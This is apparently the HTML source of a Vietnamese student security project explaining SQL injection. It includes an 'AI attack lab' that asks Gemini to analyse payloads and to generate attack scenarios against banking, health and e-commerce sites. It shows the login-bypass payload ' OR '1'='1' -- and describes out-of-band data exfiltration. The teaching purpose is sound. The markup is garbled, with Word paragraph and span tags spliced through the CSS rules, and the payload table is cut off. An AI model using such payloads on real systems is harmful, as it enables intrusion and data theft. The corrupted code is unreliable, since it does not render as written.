


















































<!DOCTYPE html>

<html lang="vi" class="scroll-smooth">

<head>

    <meta charset="UTF-8">

    <meta name="viewport" content="width=device-width, initial-scale=1.0">

    <title>SQL Injection: Giải Phẫu Một Cuộc Tấn Công - Thảo Luận Cùng Nhóm 8</title>

    <script src="https://cdn.tailwindcss.com"></script>

    <link rel="preconnect" href="https://fonts.googleapis.com">

    <link rel="preconnect" href="https://fonts.gstatic.com" crossorigin>

    <link href="https://fonts.googleapis.com/css2?family=Inter:wght@400;500;600;700;900&display=swap" rel="stylesheet">

    <script src="https://cdn.jsdelivr.net/npm/marked/marked.min.js"></script>

    <style>

        body {</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">            font-family: 'Inter', sans-serif;</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">            background-color: #0a0a0a;</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">            color: #e5e7eb;</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">        }

        .gradient-text {</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">            background: linear-gradient(to right, #34d399, #60a5fa);</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">            -webkit-background-clip: text;</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">            -webkit-text-fill-color: transparent;</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">        }

        .section-title {</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">            border-left: 4px solid #34d399;</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">            padding-left: 1rem;</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">        }

        .table-container {</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">            overflow-x: auto;</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">            -webkit-overflow-scrolling: touch;</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">        }

        table {</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">            border-collapse: separate;</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">            border-spacing: 0;</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">        }

        th, td {</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">            border-bottom: 1px solid #374151;</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">        }

        th {</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">            background-color: #1f2937;</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">        }

        tr:nth-child(even) {</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">            background-color: #111827;</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">        }

        tr:hover {</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">            background-color: #1f2937;</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">        }

        .card {</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">            background: rgba(255, 255, 255, 0.05);</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">            border: 1px solid rgba(255, 255, 255, 0.1);</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">            transition: all 0.3s ease;</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">        }

        .card:hover {</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">            transform: translateY(-5px);</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">            border-color: #34d399;</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">        }

        .gemini-output h1, .gemini-output h2, .gemini-output h3 {</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">            font-weight: bold;</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">            margin-top: 1rem;</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">            margin-bottom: 0.5rem;</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">        }

        .gemini-output h1 { font-size: 1.5em; }

        .gemini-output h2 { font-size: 1.25em; }

        .gemini-output h3 { font-size: 1.1em; }

        .gemini-output ul { list-style-type: disc; margin-left: 1.5rem; }

        .gemini-output code {</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">            background-color: #111827;</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">            color: #f3a0a0;</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">            padding: 0.2rem 0.4rem;</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">            border-radius: 0.25rem;</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">            font-family: monospace;</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">        }

        .gemini-output pre {</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">            background-color: #111827;</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">            padding: 1rem;</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">            border-radius: 0.5rem;</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">            overflow-x: auto;</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">        }

        .loader {</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">            border: 4px solid #f3f3f3;</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">            border-top: 4px solid #34d399;</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">            border-radius: 50%;</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">            width: 32px;</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">            height: 32px;</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">            animation: spin 1s linear infinite;</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">        }

        @keyframes spin {</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">            0% { transform: rotate(0deg); }

            100% { transform: rotate(360deg); }

        }

    </style>

</head>

<body class="antialiased">

    <!-- Hero Section -->

    <header class="relative min-h-screen flex items-center justify-center text-center overflow-hidden px-4">

        <div class="absolute inset-0 bg-black opacity-50 z-10"></div>

        <div class="absolute inset-0 bg-gradient-to-t from-black via-transparent to-black"></div>

        <div class="relative z-20 max-w-4xl mx-auto">

            <h2 class="text-lg font-semibold text-emerald-400 uppercase tracking-widest">Dự án An Ninh Mạng - Nhóm 8</h2>

            <h1 class="text-4xl md:text-6xl lg:text-7xl font-black my-4 leading-tight">

                SQL INJECTION: <span class="gradient-text">GIẢI PHẪU MỘT CUỘC TẤN CÔNG</span>

            </h1>

            <p class="text-lg md:text-xl text-gray-300 max-w-2xl mx-auto mt-6">

                Một phân tích chuyên sâu về một trong những lỗ hổng bảo mật web nguy hiểm và phổ biến nhất, từ cơ chế hoạt động đến chiến lược phòng thủ toàn diện.

            </p>

            <a href="#lab" class="mt-10 inline-block bg-emerald-500 text-white font-bold py-3 px-8 rounded-lg text-lg hover:bg-emerald-600 transition-colors duration-300">

                Vào Phòng Thí Nghiệm AI

            </a>

        </div>

    </header>

    <main class="bg-black">

        <!-- Section: AI Attack Lab -->

        <section id="lab" class="py-20 md:py-32 bg-gray-900/50">

            <div class="max-w-7xl mx-auto px-4 sm:px-6 lg:px-8">

                <div class="text-center">

                    <h2 class="text-3xl md:text-4xl font-bold section-title inline-block">Phòng Thí Nghiệm Tấn Công AI</h2>

                    <p class="mt-4 text-lg text-gray-400 max-w-3xl mx-auto">

                        Tương tác trực tiếp với AI để phân tích mã độc và tạo các kịch bản tấn công giả lập.

                    </p>

                </div>

                <div class="mt-16 grid grid-cols-1 lg:grid-cols-2 gap-8 lg:gap-12">

                    <!-- Payload Analyzer -->

                    <div class="card p-6 md:p-8 rounded-xl">

                        <h3 class="text-2xl font-bold text-center gradient-text">✨ Trình Phân Tích Payload SQLi</h3>

                        <p class="text-center text-gray-400 mt-2">Nhập một payload và để Gemini phân tích nó.</p>

                        <div class="mt-6">

                            <textarea id="payload-input" class="w-full h-24 p-3 bg-gray-800 border border-gray-700 rounded-lg text-gray-200 focus:ring-2 focus:ring-emerald-500 focus:border-emerald-500 transition" placeholder="' OR '1'='1' -- "></textarea>

                            <button id="analyze-button" class="mt-4 w-full bg-emerald-500 text-white font-bold py-3 px-6 rounded-lg hover:bg-emerald-600 transition-colors duration-300 flex items-center justify-center">

                                Phân Tích Mã Độc

                            </button>

                        </div>

                        <div id="payload-output-container" class="mt-6">

                            <div id="payload-loader" class="hidden mx-auto loader"></div>

                            <div id="payload-output" class="gemini-output p-4 bg-gray-900 border border-gray-700 rounded-lg min-h-[100px]"></div>

                        </div>

                    </div>

                    <!-- Scenario Generator -->

                    <div class="card p-6 md:p-8 rounded-xl">

                        <h3 class="text-2xl font-bold text-center gradient-text">✨ Trình Tạo Kịch Bản Tấn Công</h3>

                        <p class="text-center text-gray-400 mt-2">Chọn một ngành và để Gemini tạo kịch bản.</p>

                        <div class="mt-6">

                            <select id="scenario-select" class="w-full p-3 bg-gray-800 border border-gray-700 rounded-lg text-gray-200 focus:ring-2 focus:ring-emerald-500 focus:border-emerald-500 transition">

                                <option value="Trang web Thương mại điện tử">Trang web Thương mại điện tử</option>

                                <option value="Hệ thống Ngân hàng trực tuyến">Hệ thống Ngân hàng trực tuyến</option>

                                <option value="Cổng thông tin Y tế">Cổng thông tin Y tế</option>

                                <option value="Mạng xã hội">Mạng xã hội</option>

                            </select>

                            <button id="scenario-button" class="mt-4 w-full bg-blue-500 text-white font-bold py-3 px-6 rounded-lg hover:bg-blue-600 transition-colors duration-300 flex items-center justify-center">

                                Tạo Kịch Bản

                            </button>

                        </div>

                        <div id="scenario-output-container" class="mt-6">

                             <div id="scenario-loader" class="hidden mx-auto loader"></div>

                            <div id="scenario-output" class="gemini-output p-4 bg-gray-900 border border-gray-700 rounded-lg min-h-[100px]"></div>

                        </div>

                    </div>

                </div>

            </div>

        </section>

        <!-- Section: Visualized Anatomy -->

        <section id="anatomy" class="py-20 md:py-32">

            <div class="max-w-7xl mx-auto px-4 sm:px-6 lg:px-8">

                <div class="text-center">

                    <h2 class="text-3xl md:text-4xl font-bold section-title inline-block">Giải phẫu Các Vector Tấn Công</h2>

                    <p class="mt-4 text-lg text-gray-400 max-w-3xl mx-auto">

                        Sơ đồ tổng hợp minh họa 3 con đường khai thác chính của SQL Injection, từ trực tiếp đến tàng hình.

                    </p>

                </div>

                <div class="mt-16">

                    <div class="bg-gray-900 p-4 md:p-8 rounded-2xl shadow-2xl border border-gray-700">

                        <img src="https://storage.googleapis.com/maker-media-experiment/20240704\_102008\_533118.png" alt="Sơ đồ tổng hợp các kỹ thuật tấn công SQL Injection" class="rounded-lg w-full h-auto">

                        <div class="mt-8 grid grid-cols-1 md:grid-cols-3 gap-6 text-center">

                            <div class="p-4 rounded-lg">

                                <h3 class="font-bold text-xl text-blue-400">1. In-Band (Trực tiếp)</h3>

                                <p class="text-gray-400 mt-2 text-sm">Tấn công và nhận kết quả trên cùng một kênh. Nhanh chóng nhưng dễ bị phát hiện.</p>

                            </div>

                            <div class="p-4 rounded-lg">

                                <h3 class="font-bold text-xl text-orange-400">2. Inferential (Suy luận)</h3>

                                <p class="text-gray-400 mt-2 text-sm">Suy luận dữ liệu dựa trên hành vi (Đúng/Sai, Thời gian) của ứng dụng. Tàng hình và tinh vi.</p>

                            </div>

                            <div class="p-4 rounded-lg">

                                <h3 class="font-bold text-xl text-red-500">3. Out-of-Band (Ngoài luồng)</h3>

                                <p class="text-gray-400 mt-2 text-sm">Buộc CSDL kết nối ra máy chủ ngoài để tuồn dữ liệu. Kỹ thuật cao cấp, vượt qua tường lửa.</p>

                            </div>

                        </div>

                    </div>

                </div>

            </div>

        </section>

        <!-- Section: Attack Matrix -->

        <section id="matrix" class="py-20 md:py-32 bg-gray-900/50">

             <div class="max-w-7xl mx-auto px-4 sm:px-6 lg:px-8">

                <div class="text-center">

                    <h2 class="text-3xl md:text-4xl font-bold section-title inline-block">Ma Trận Phân Tích Chuyên Sâu</h2>

                    <p class="mt-4 text-lg text-gray-400 max-w-3xl mx-auto">

                        Bóc tách chi tiết từng kỹ thuật tấn công: cơ chế, payload, rủi ro và giải pháp.

                    </p>

                </div>

                <div class="mt-16 table-container bg-gray-900 rounded-xl shadow-lg border border-gray-800">

                    <table class="w-full text-sm text-left">

                        <thead class="text-xs text-gray-300 uppercase">

                            <tr>

                                <th scope="col" class="px-6 py-4">Hạng mục</th>

                                <th scope="col" class="px-6 py-4">Mô tả & Mục tiêu</th>

                                <th scope="col" class="px-6 py-4">Payload Mẫu</th>

                                <th scope="col" class="px-6 py-4">Rủi ro & Tác động</th>

                            </tr>

                        </thead>

                        <tbody>

                            <tr class="border-t border-gray-800">

                                <td colspan="4" class="px-6 py-3 font-bold text-emerald-400 bg-gray-800">I. IN-BAND SQLi (KÊNH TRỰC TIẾP)</td>

                            </tr>

                            <tr>

                                <td class="px-6 py-4 font-medium">Union-based</td>

